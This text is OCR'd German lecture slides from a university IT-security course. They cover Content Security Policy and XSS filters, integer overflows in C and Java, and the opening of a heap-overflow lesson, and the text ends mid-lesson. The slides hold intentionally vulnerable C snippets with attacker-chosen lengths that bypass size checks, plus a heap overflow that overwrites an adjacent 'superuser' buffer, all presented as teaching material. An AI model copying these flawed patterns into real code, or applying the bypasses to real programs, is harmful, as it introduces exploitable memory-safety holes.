
Erläuterung

- CSP erlaubt Betreibern einer Webseite, explizit die erlaubten Quellen von Ressourcen anzugeben und über HTTP-Header dem Web-Client mitzuteilen
  - z.B. externe Scripte oder Bilder
  - z.B. inline JavaScript, statt Skripte extern nachzuladen
  - z.B. `eval()`
- Feingranulare Bestimmung, was erlaubt ist
  - Quellen von Bildern: `img-src self 'cdn.example.org'`
  - Quellen von Frames oder iFrames: `frame-src self`
  - Seiten für Websockets: `connect-src self 'xhr.example.org'`
  - Quellen für Skripte: `script-src self 'ajax.googleapis.com'`
  - Skripte in der Originalwebseite erlauben: `unsafe-inline`
  - Eval erlauben: `unsafe-eval`

Probleme der Content Security Policy

- Theoretische Lösung für Cross-Site Scripting
  - schwierig zu implementieren für Legacy Code
    - aller Inline-Code muss in externe Scripte gespeichert werden, kein eval mehr
  - birgt andere Gefahren: externe Scripte unterliegen nicht der SOP!
  - Interessantes Problemfeld: Extensions
    - injecten eigene Inhalte, werden dadurch blockiert
- Studie von Lekies, Stock und Johns (ACM CCS, 2013) zeigt, wie wenig es umgesetzt wird
  - 775 der Top 1M Domains haben CSP (0.0775%)
  - 708 Domains mit unsafe-eval, 739 Domains mit unsafe-inline
- Automatische Generierung von CSP-Policies
  - BBC mit insgesamt über 400 Policy-Einträgen
  - CNN mit insgesamt ~125 Policy-Einträgen
- Diskussionen mit Programmierern
  - Webseiten wollen inline Scripte benutzen
  - CSP-Implementierung in alten Browser fehleranfällig
  - Extensions sind ein großes Problem

Automatisiertes Erkennen von XSS?



Erläuterung

- Internet Explorer und Chrome haben Filter gegen reflected XSS
  - Chrome XSS Auditor
- Für Firefox gibt es NoScript, ist aber ziemlich paranoid
  - kann Requests ohne Filter wiederholen
  - für unerfahrene Nutzer quasi unbenutzbar
- Filter muss Datenfluß "erraten"
  - für persistentes Cross-Site Scripting unmöglich
  - für reflektiertes Cross-Site Scripting schwierig
    - potenziell viele False Positives
- Für DOM-based Cross-Site Scripting
  - Filter zielt nicht darauf ab (sitzt im HTML Parser)
  - für innerHTML ist der Auditor komplett aus
  - von eval fangen wir jetzt gar nicht erst an

Vermeiden von XSS-Schwachstellen

- Input Validation
  - Blacklisting
    - Rausfiltern bösartiger Zeichen (z.B. <,>,...)
    - Problematisch: Jedes vergessene Zeichen birgt Sicherheitsrisiko
  - Whitelisting
    - Nur erlauben von bestimmten Zeichen (z.B. nur alphanumerisch)
    - Problematisch: Kontext vorher unbekannt, eventuell wird es ja base64 dekodiert
- Output Encoding
  - Abhängig vom Kontext werden Benutzerdaten encodiert
  - Vorteil: Je nach Kontext kann Programmierer das richtige Encoding wählen

Das WWW

“De[illegible]er ist ein dreckiges Objekt mit vielen unangenehmen Eigenschaften.”

(Martin Johns, March 8, 2012)

FRIEDRICH-ALEXANDER
UNIVERSITÄT
ERLANGEN-NÜRNBERG

Angewandte IT-Sicherheit
Einführung in die IT-Sicherheit

Felix Freiling

Kapitel 5 Softwaresicherheit

Lektion 5: Integer Overflows

Themen

- Kapitel 1: Einführung und Grundlagen
- Kapitel 2: Kryptographie
- Kapitel 3: Privacy
- Kapitel 4: Authentifikation
- Kapitel 5: Softwaresicherheit
  - Lektion 1: Programmierfehler (und ihre möglichen Auswirkungen)
  - Lektion 2: Race Conditions
  - Lektion 3: Code Injection-Angriffe
  - Lektion 4: Cross Site Scripting
  - Lektion 5: Integer Overflows
  - Lektion 6: Heap Overflows
  - Lektion 7: Shellcode
  - Lektion 8: Stack Overflows
  - Lektion 9: Return-oriented Programming (ROP)
  - Lektion 10: Formatstring-Angriffe
  - Lektion 11: Fehlerinjektion
- Kapitel 6: Cybercrime

Quellen

- Howard, LeBlanc, Viega: 19 Deadly Sins of Software Security, Kapitel 7

```
127 + 1 = -128
```

Integer Overflows


- Zahlen im Computer sind (fast) immer in der Größe beschränkt
  - Programmiersprachen und Compiler bieten typischerweise Zahlen mit 8 Bit, 16 Bit, 32 Bit und neuerdings auch 64 Bit an
- Wegen der beschränkten Größe kommt es im Computer immer wieder zu anderen Rechenergebnissen als auf dem Papier
- Jede Programmiersprache ist betroffen
  - Datenformate und Casts haben ihre eigenen Regeln
  - Man muss viele Regeln kennen, um hier keine Fehler zu machen

Datentypen in C/C++ auf einer Seite

- (**`signed`** / **`unsigned`**) **`char`**
  - Laut Standard “minimale Einheit, um ein Zeichen zu speichern”
  - also minimal 8 Bit, mit oder ohne Vorzeichen
  - Bereich mindestens zwischen 0 und 255 bzw. -128 und 127
  - Ohne explizites Schlüsselwort entscheidet der Compiler ob ein
  - einfaches **`char`** signed oder unsigned ist
- (**`signed`** / **`unsigned`**) **`short`** (**`int`**),
  - minimal 16 Bit, mit oder ohne Vorzeichen
  - Bereich mindestens zwischen -32768 und 32767
- (**`signed`** / **`unsigned`**) **`long`** (**`int`**)
  - minimal 32 Bit, mit oder ohne Vorzeichen
  - Bereich mindestens zwischen -2147483648 und 2147483647
- (**`signed`** / **`unsigned`**) **`int`**
  - Laut Standard “mindestens ein **`short`**”
  - Garantierter Wertebereich -32768 bis 32767 bzw. 0 und 65535 (unsigned)
  - Auf vielen Compilern ist ein **`int`** ein **`long`**
- Neuerdings in C standardisiert: **`long long`** (64 Bit)


Regeln des Typecast

```
1 const long MAX_LEN = 0x7fff;
2 short len = strlen(input);
3 if (len < MAX_LEN) // do something
```



Skizzenvorlage

```
const long MAX_LEN = 0x7fff;
short len = strlen(input);
if (len < MAX_LEN) // do something
```



Erläuterungen

- Zuweisung **`len = strlen(input)`** enthält impliziten Cast
  - **`len`** ist **`short`**, strlen ist **`size_t`** (normalerweise größter **`unsigned int`**, den die Maschine hergibt)
  - Hier: Downcast
    - Zugewiesener Wert wird degradiert zu **`short`**
    - Passiert durch "Abschneiden" von Bytes
    - Normalerweise Compiler-Warnung
    - Informationsverlust möglich
- Vergleich **`len < MAX_LEN`** enthält ebenfalls einen Cast
  - Beide Seiten werden zum jeweils "höchsten" Typ befördert (up-casting, promotion)
    - **`short len`** wird zu **`long`**
    - Upcast ist wohldefiniert sowohl für **`signed`** als auch **`unsigned`**
      - Bei **`signed`** wird das Vorzeichen mitgezogen

Regeln des Typecast


```
unsigned char c = (signed char) 0xff
```

```
signed int i = (unsigned char) 0xff
```

Skizzenvorlage

```
unsigned char c = (signed char) 0xff
```

```
signed int i = (unsigned char) 0xff
```




Erläuterungen

- Konvertierung von **`signed`** nach **`unsigned`**
  - Bitmuster wird beibehalten
  - Interpretation kann sich ändern
  - Beispiel:
    - **`unsigned char c = (signed char) 0xff`**
    - **`0xff`** bedeutet -1 als **`signed char`**
    - nach dem Cast hat es die Bedeutung 255
- Konvertierung von **`unsigned`** nach **`signed`** analog
  - Bitmuster wird beibehalten
  - Interpretation kann sich je nach Vorzeichen ändern
- Wenn sowohl Vorzeichen, als auch Bit-Größe gecastet werden muss:
  - erst Bitgröße upcasten
  - dann Vorzeichen uminterpretieren
- In der Header-Datei **`limits.h`** werden maximale Werte für die verschiedenen Datentypen definiert
  - Zum Beispiel: **`INT_MAX`**, **`INT_MIN`** etc.


Arithmetische Operationen

```
unsigned char 255 + 1 = 0
signed   char 127 + 1 = -128
```




```
int a, b; ...
if (a*b > INT_MAX) ...
```

if (b > INT_MAX / a)



```
(signed char) -128 / (signed char) -1 =
```

$\frac{-128}{-1} = 128$

$-(-128)$

$-128 = 0x80 = 1000\ldots000$,

bits invert. $0111\ldots111 + 1 \rightarrow 1000\ldots000 = -128$

Skizzenvorlage

```
unsigned char 255 + 1 =
signed   char 127 + 1 =
```

0

−128

0111 1111
1000 0000

```
int a, b; ...
if (a*b > INT_MAX) ...
```

a > INT_MAX / b

```
(signed char) -128 / (signed char) -1 =
```

−128 / −1 = 128
= −(−128)

1000 0000
0111 1111 +1
1000 0000

Erläuterungen

- Addition/Subtraktion
  - Problem des "wrap around"
    - unsigned char 255 + 1 = 0
    - signed char 127 + 1 = -128
- Multiplikation
  - Problem der zu großen Ergebnisse
  - Falls `a*b > INT_MAX` ist das Ergebnis falsch
  - Test der Bedingung im nächst größeren Datentyp
  - Alternative: Test ob `b > INT_MAX / a`
- Division
  - Division durch Null immer verboten
  - Unerwartet aber bei `signed char`: -128 / -1
    - Erwartet eigentlich: -(-128) = 128
    - Negation invertiert die Bits und zählt 1 dazu
    - -128 = 0x80, invertierte Bits sind 0x7f, plus 1 ergibt 0x80
    - Wrap around führt wieder zu -128

Modulus


- x mod y (**`x%y`**) berechnet den Rest der Division von x durch y
  - Ergebnis kann nie größer sein als y, oder?
- Beispiel:
  - **`unsigned long int y`** mit Wert **`0xffffffff`**
  - **`signed char x`** mit Wert -1

- Berechne **`x % y`**

- Ergebnis?

Modulus

- x mod y (**`x%y`**) berechnet den Rest der Division von x durch y
  - Ergebnis kann nie größer sein als y, oder?
- Beispiel:
  - **`unsigned long int y`** mit Wert **`0xffffffff`**
  - **`signed char x`** mit Wert -1
- Berechne **`x % y`**
- Ergebnis?



Erläuterung

- Erwartet: **`x % y == 1`**

- Was macht der Compiler?
  - Berechnet -1 mod 4294967295
  - Upcast von -1 auf **`unsigned long int`**, also
    - erst -1 vorzeichenbehaftet erweitern:
      - **`0xff`** wird zu **`0xffffffff`**
    - dann **`signed long int`** auf **`unsigned long int`** uminterpretieren
      - **`0xffffffff`** (-1) wird zu **`0xffffffff`** (4294967295)
  - **`x mod y`** ergibt also 0

Vergleiche


- Beispiel: Test auf maximale Größe mit einem **`signed int`**

```
signed int x = strlen(input);
if (x < MAX_BUF) {
  strncpy(secure_buf, input, x);
}
```

Vergleiche

- Beispiel: Test auf maximale Größe mit einem **`signed int`**

```
signed int x = strlen(input);
if (x < MAX_BUF) {
  strncpy(secure_buf, input, x);
}
```




Erläuterung

- Falls **`x`** signed ist, kann ein Angreifer **`x`** zum Überlauf bringen
  - **`x`** wird negativ, Test gelingt
- In solchen Fällen:
  - besser **`unsigned int`** benutzen
  - oder erst auf positiv testen und dann auf kleiner als geforderter Maximalwert

Nochmals Vergleiche

- Beispiel: Test auf passende Größe mit **`unsigned int`**:

```
char buf[128];
combine(char *s1, size_t len1,
        char *s2, size_t len2)
{
  if (len1 + len2 + 1 <= sizeof(buf)) {
    strncpy(buf, s1, len1);
    strncat(buf, s2, len2);
  }
}
```



Skizzenvorlage

- Beispiel: Test auf passende Größe mit **`unsigned int`**:

```
char buf[128];
combine(char *s1, size_t len1,
        char *s2, size_t len2)
{
  if (len1 + len2 + 1 <= sizeof(buf)) {
    strncpy(buf, s1, len1);
    strncat(buf, s2, len2);
  }
}
```

len1 = Zahl kleiner als 128

len2 = 0xffff ... ffff + 1 = 0

Erläuterung

- Angreifer setzt
  - `len1 < sizeof(buf)`
  - `len2 = 0xffffffffff`
- Jetzt gilt
  - `len1 + 0xffffffffff + 1 == len1`

“The integer operators do not indicate overflow or underflow in any way.”

Java Language Specification

Java

- Java hat ähnliche Probleme mit Integer Overflows wie C
- Zitat aus der Java Language Specification:

  The integer operators do not indicate overflow or underflow in any way.

  An integer operator can throw an exception (§11) for the following reasons:

  - Any integer operator can throw a NullPointerException if unboxing conversion (§5.1.8) of a null reference is required.
  - The integer divide operator / (§15.17.2) and the integer remainder operator % (§15.17.3) can throw an ArithmeticException if the right-hand operand is zero.
  - The increment and decrement operators ++ (§15.14.2, §15.15.1) and -- (§15.14.3, §15.15.2) can throw an OutOfMemoryError if boxing conversion (§5.1.7) is required and there is not sufficient memory available to perform the conversion.
  - Siehe: https://docs.oracle.com/javase/specs/jls/se7/html/jls-4.html#jls-4.2.2
- “Vorteile” von Java gegenüber C:
  - Alle Integers sind vorzeichenbehaftet
  - Einziger unsigned Typ ist char (16 Bit vorzeichenlos)

Beispiel

```
class Test {
  public static void main(String[] args) {
    int i = 1000000;
    System.out.println(i * i);
    long l = i;
    System.out.println(l * l);
    System.out.println(20296 / (l - i));
  }
}
```

Quelle: https://docs.oracle.com/javase/specs/jls/se7/html/jls-4.html#jls-4.2.2

Ergebnis

- Gibt aus:

```
-727379968
1000000000000
```

- gefolgt von einer **`ArithmeticException`**

Avoid “clever” code - make your checks for integer problems straightforward and easy to understand.

[Howard et al., S. 40]

Vermeiden von Integer Overflows

- Aufpassen beim Programmieren:
  - Jede Art von Indexkalkulation
  - Jede Art von Berechnung einer Puffergröße
- Beim Testen:
  - Eingabestrings kritischer Größe testen
  - 127, 128, 255, 256 Bytes
  - 32K, 64K Bytes sowie jeweils ein paar Bytes mehr oder weniger
- Teilweise auch nicht-standardisierte Compiler-Erweiterungen, die einen Overflow zur Laufzeit prüfen können
  - https://gcc.gnu.org/onlinedocs/gcc/Integer-Overflow-Builtins.html
  - http://clang.llvm.org/docs/LanguageExtensions.html#checked-arithmetic-builtins

FRIEDRICH-ALEXANDER
UNIVERSITÄT
ERLANGEN-NÜRNBERG

Angewandte IT-Sicherheit
Einführung in die IT-Sicherheit

Felix Freiling

Kapitel 5 Softwaresicherheit

Lektion 6: Heap Overflows

Themen

- Kapitel 1: Einführung und Grundlagen
- Kapitel 2: Kryptographie
- Kapitel 3: Privacy
- Kapitel 4: Authentifikation
- Kapitel 5: Softwaresicherheit
  - Lektion 1: Programmierfehler (und ihre möglichen Auswirkungen)
  - Lektion 2: Race Conditions
  - Lektion 3: Code Injection-Angriffe
  - Lektion 4: Cross Site Scripting
  - Lektion 5: Integer Overflows
  - Lektion 6: Heap Overflows
  - Lektion 7: Shellcode
  - Lektion 8: Stack Overflows
  - Lektion 9: Return-oriented Programming (ROP)
  - Lektion 10: Formatstring-Angriffe
  - Lektion 11: Fehlerinjektion
- Kapitel 6: Cybercrime

“... the buffer overflow problem should be relegated to the dustbin of history ...”

[Viega/McGraw, Building Secure Software, 2002]


```
malloc
free
new
delete
```

Erläuterungen

- Programme benötigen zur Laufzeit Speicher, um Daten abzulegen
  - C/C++ erlauben dynamische Allokation per **malloc** und **free** auf dem Heap
- Angelegte Speicherbereiche (buffer) haben begrenzte Größe
  - Wenn ein Programm über das Ende des buffers hinausschreibt: “buffer overflow” / “buffer overrun”
- Programmiersprachen mit schwacher Typisierung prüfen nicht die Grenzen der Speicherbereiche
  - besonders kritisch: C und C++

Beispiel

```
#include<stdio.h>
#include<stdlib.h>

int main() {
        int size=  ...;  // user input
        int *array;

        // Speicher reservieren
        array = (int *) calloc(size, sizeof(int));
        // array fuellen
        for (int i=0; i < size; i++) array[i] = ...; // user input
        // Summe berechnen
        int sum = 0;
        for (int i=0; i < size; i++) sum = sum + array[i];

        // Speicher freigeben
        free(array);
        return 0;
}
```



Erläuterungen

- Beispiel inspiriert durch
  - https://www.c-howto.de/tutorial/arrays-felder/speicherverwaltung/
  - https://www.programiz.com/c-programming/c-dynamic-memory-allocation
- Grenzen des arrays können auch überwunden werden
  - array[i] bedeutet hier *(array + i*4)
  - 4 ist die Größe eines int: sizeof(int)
  - man kann auch array[size+10] abfragen

Programm heap-overflow.c

```
void main(int argc, char **argv) {
  char *str = (char*) malloc(sizeof(char) * 4);
  char *superuser = (char*) malloc(sizeof(char) * 9);

  strcpy(superuser, "viega");
  if (argc > 1)
    strcpy(str, argv[1]);
  else
    strcpy(str, "xyz");

  ...
  if (strcmp(loginname, superuser))
      // do critical action
}
```


Erläuterungen

- Programm nimmt Usernamen entgegen und schreibt ihn in die Variable **`str`**
- Superuser ist immer „viega“
- Wenn der Username gleich dem Superuser ist, dann dürfen kritische Operationen durchgeführt werden
- Annahme: Name des Superusers ist geheim

Analyse des Heaps

```
int main(int argc, char **argv) {
  char *str = (char*) malloc(sizeof(char) * 4);
  char *superuser = (char*) malloc(sizeof(char) * 9);

  printf("Address of str is: %p\n", str);
  printf("Address of superuser is: %p\n", superuser);

  strcpy(superuser, "viega");
  if (argc > 1)
    strcpy(str, argv[1]);
  else
    strcpy(str, "xyz");
  exit(0);
}
```


```
Address of str is: 0x8049750
Address of superuser is: 0x8049760
```



Skizzenvorlage

```
int main(int argc, char **argv) {
  char *str = (char*) malloc(sizeof(char) * 4);
  char *superuser = (char*) malloc(sizeof(char) * 9);

  printf("Address of str is: %p\n", str);
  printf("Address of superuser is: %p\n", superuser);

  strcpy(superuser, "viega");
  if (argc > 1)
    strcpy(str, argv[1]);
  else
    strcpy(str, "xyz");
  exit(0);
}
```

```
Address of str is: 0x8049750
Address of superuser is: 0x8049760
```



Genauere Analyse

